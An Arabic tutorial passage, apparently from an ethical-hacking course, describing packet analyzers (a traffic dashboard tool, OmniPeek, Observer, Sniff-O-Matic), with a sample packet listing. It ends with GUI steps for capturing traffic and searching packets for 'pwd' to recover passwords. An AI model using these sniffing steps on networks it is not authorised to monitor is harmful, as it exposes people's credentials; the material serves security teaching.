
- نقوم بتثبيت البرنامج من خلال اتباع **wizard** الخاص بعملية التثبيت، ثم نقوم بالنقر المزدوج على التطبيق لتشغيله والتي تؤدى الى ظهور الشاشة التالية.



- من خلال الشاشة الرئيسية نختار كارت الشبكة والتي من خلاله سنقوم بعملية الالتقاط ثم ننقر فوق **Start** ومن مثالنا هذا سوف نختار **Wi-Fi**.
- بعد النقر على **Start** ينقلك الى شاشة أخرى والذي يحتوي على العديد من الرسوم البيانية وغيرها والتي تعطيك معلومات كامله عن حركة مرور الشبكة.



- في جزء **Dashboard** يعطيك العديد من الرسوم البيانية والجرافيك والتي تمثل احصائيات الشبكة.
- في جزء **Summary** سوف يعطيك ملخص كامل عن تحليل حركة مرور الشبكة.
- في جزء **Diagnosis** تحتوي على تحليل الشبكة وطبقة البروتوكولات ومستوى الامن. في هذا الجزء يمكنك رؤية أداء البروتوكولات.
- لرؤية بطء استجابة **TCP**، نقوم بالنقر فوق **TCP Slow Response** في **Transport Layer**. والذي سوف يسرد مجموعه من الاحداث التي حدث عندها بطء للشبكة بالنقر المزدوج على أي من هذه الاحداث يعطى معلومات كاملة عن هذا الحدث.




Details - Packets


No.	Absolute Time	Source	Destination	Protocol	Size	Decode
29489	03:06:22.231636	50.113.1.194:46387	192.168.1.101:40153	TCP	159	Packet Number=29,489
29490	03:06:22.231717	124.6.181.176:47572	192.168.1.101:40153	TCP	64	Packet Number=29,490
29491	03:06:22.231794	192.168.1.101:40153	124.6.181.176:47572	TCP	58	Packet Number=29,491
29492	03:06:22.252997	184.64.191.189:28159	192.168.1.101:40153	UDP	1,484	Packet Number=29,492
29493	03:06:22.253352	192.168.1.101:40153	184.64.191.189:28159	UDP	66	Packet Number=29,493
29494	03:06:22.259968	184.64.191.189:28159	192.168.1.101:40153	UDP	1,484	Packet Number=29,494
29495	03:06:22.260119	192.168.1.101:40153	184.64.191.189:28159	UDP	66	Packet Number=29,495
29496	03:06:22.262888	192.168.1.101:7521	66.70.34.117:80	HTTP	70	Packet Number=29,496

Packet Info:
Number: 29,496
Packet Length: 70
Capture Length: 66
Timestamp: 2014/07/23 03:06:22.262888
Ethernet Type II [0/14]
Destination Address: C0:4A:00:C6:A0:C0 [0/6]
Source Address: 00:16:EA:DA:B0:B8 (Intel Corporation) [6/6]


- جزء **Protocols** يسرد جميع البروتوكولات المستخدمة اثناء عملية الالتقاط.




- جزء **Physical Endpoint** يسرد جميع عناوين **MAC** التي استخدمت في الاتصالات اثناء عملية الالتقاط.
- جزء **IP Endpoint** يسرد جميع عناوين **IP** التي استخدمت في الاتصالات اثناء عملية الالتقاط. من خلال هذا يمكنك إيجاد **node** الذي يستخدم أكبر جزء من حركة المرور في الشبكة. وأيضا إذا كان هناك **multicast storm** او **broadcast storm** على الشبكة ام لا.
- جزء **Physical Conversation** يسرد المحادثة بين عناوين **MAC**.
- جزء **IP Conversation** يسرد المحادثة بين اثنين **node** باستخدام عناوين **IP**.
- بالنقر المزدوج على أي حوار بين اثنين من **IP** فانه يعطى تقرير كامل عن هذه المحادثة.
- جزء **TCP Conversation** يسرد محادثة **TCP** بين اثنين من **Node**.
- جزء **UDP Conversation** يسرد محادثة **UDP** بين اثنين من **Node**.
- جزء **Matrix** يسرد جميع الاتصالات بين **nodes** على الشبكة ولكن في شكل رسومي بيضاوي. حيث يمثل سمك الخط الواحد على حجم حركة المرور كالاتي:



- جزء **Packet** يسرد المعلومات العامة عن أي من الحزم. نجد ان هذا الجزء يتكون من جزئيين **Hex View** و **Decode View**.
- جزء Log يعرض الكثير من ملفات السجل كالاتي:



- جزء **report** والذي يعطى تقرير كامل عن حركة المرور الشبكة. وبالنقر على أي من اللنكات يعطى معلومات كامله حسب تعريف هذا اللينك.




- يمكنك بهذه الأداة اكتشاف **ARP Spoofing** وكذلك **MAC Flooding** من خلال التحذيرات التي سوف تنتج في جزء **Diagnosis**.

Network Packet Analyzer: OmniPeek Network Analyzer

المصدر: http://www.wildpackets.com

OmniPeek Network Analyzer يعطيك وقت الرؤية الحقيقي وتحليل **Expert** لكل جزء من الشبكة المستهدفة. هذه الأداة تسمح لك لتحليل، **drill down (تنقل الحزم بين العقد)**، وإصلاح اختناقات الأداء عبر شرائح متعددة للشبكة. توفير المكونات التحليلية الإضافية (**Analytic plug-ins**) تصور الهدف والبحث عن قدراتهم داخل **OmniPeek**. خريطة جوجل (**google map**) مكون يعزز من قدرات **OmniPeek** التحليلية. فإنه يعرض خريطة جوجل في إطار التقاط **OmniPeek** والتي تظهر مواقع كافة عناوين **IP** العامة من


الحزم التي تم التقاطها. هذه الميزة تسمح لك لمراقبة الشبكة في الوقت الحقيقي، ويظهر حركة المرور القادمة من أي مكان في العالم. يمكن للمهاجمين استخدام هذه الأداة لتحليل الشبكة وتفقد الحزم في الشبكة.



Network Packet Analyzer: Observer

المصدر: http://www.networkinstruments.com

Observer Standard يقدم تحليلا للشبكة على المستوى الأول بما يجسد التقاط الحزمه في الوقت الحقيقي ويترجم، ويفلتر، والاحصاءات في الوقت الحقيقي، ومشغلات أجهزة الإنذار، **trending** ، وأكثر من ذلك عبر طوبولوجيات متعددة (**LAN**، **wireless**، و**gigabit**). يمكنك استخدام هذه الأداة لتنفيذ تحليل الشبكة، والتقاط حزم الشبكة. فإنه يسمح لك لأداء مراقبة الشبكة عبر طوبولوجيا، المواقع، والتكنولوجيات.



Network Packet Analyzer: Sniff-O-Matic


المصدر: http://www.kwakkelflap.com

Sniff-O-Matic هو محلل لبروتوكول الشبكة و **packet sniffer**. لأنها تتيح لك التقاط حركة مرور الشبكة وتمكنك من تحليل البيانات. أنه يعطي معلومات مفصلة حول الحزم في بنية شجرة أو عرض البيانات الخام من حزم البيانات. لأنها تتيح لك تنفيذ العديد من الأنشطة مثل:


- التقاط حزم **IP** على الشبكة المحلية الخاصة بك دون فقدان الحزمة.
- مراقبة نشاط الشبكة في الوقت الحقيقي.
- تقوم بالفلترة لإظهار الحزم التي تريدها فقط.
- Real-time checksum calculation.
- حفظ وتحميل الحزم التي التقطها.
- التقاط تلقائي واستمرار عملية الالتقاط.

Sniffing Password from Captured Packet Using Sniff-O-Matic


- نقوم بتشغيل البرنامج من خلال النقر المزدوج على **Sniff-O-Matic.exe** ومن ثم بدء عملية الالتقاط لالتقاط حركة مرور الشبكة كالاتى.



- بعد الانتهاء من عملية الالتقاط لحركة المرور نقوم بإيقاف هذه العملية من خلال النقر فوق **Stop**.
- في قائمة الحزم نقوم باختيار الحزمه التي تريدها لرؤية المعلومات المسجلة عنها.
- من خلال القائمة الرئيسية نختار **Option** ومن ثم **Find** والتي تؤدى الى ظهور الشاشة التالية.
- والتي من خلاله نقوم بطباعة **pwd** للبحث عنه في قائمة الحزم والتي تعبر عن الرقم السري.



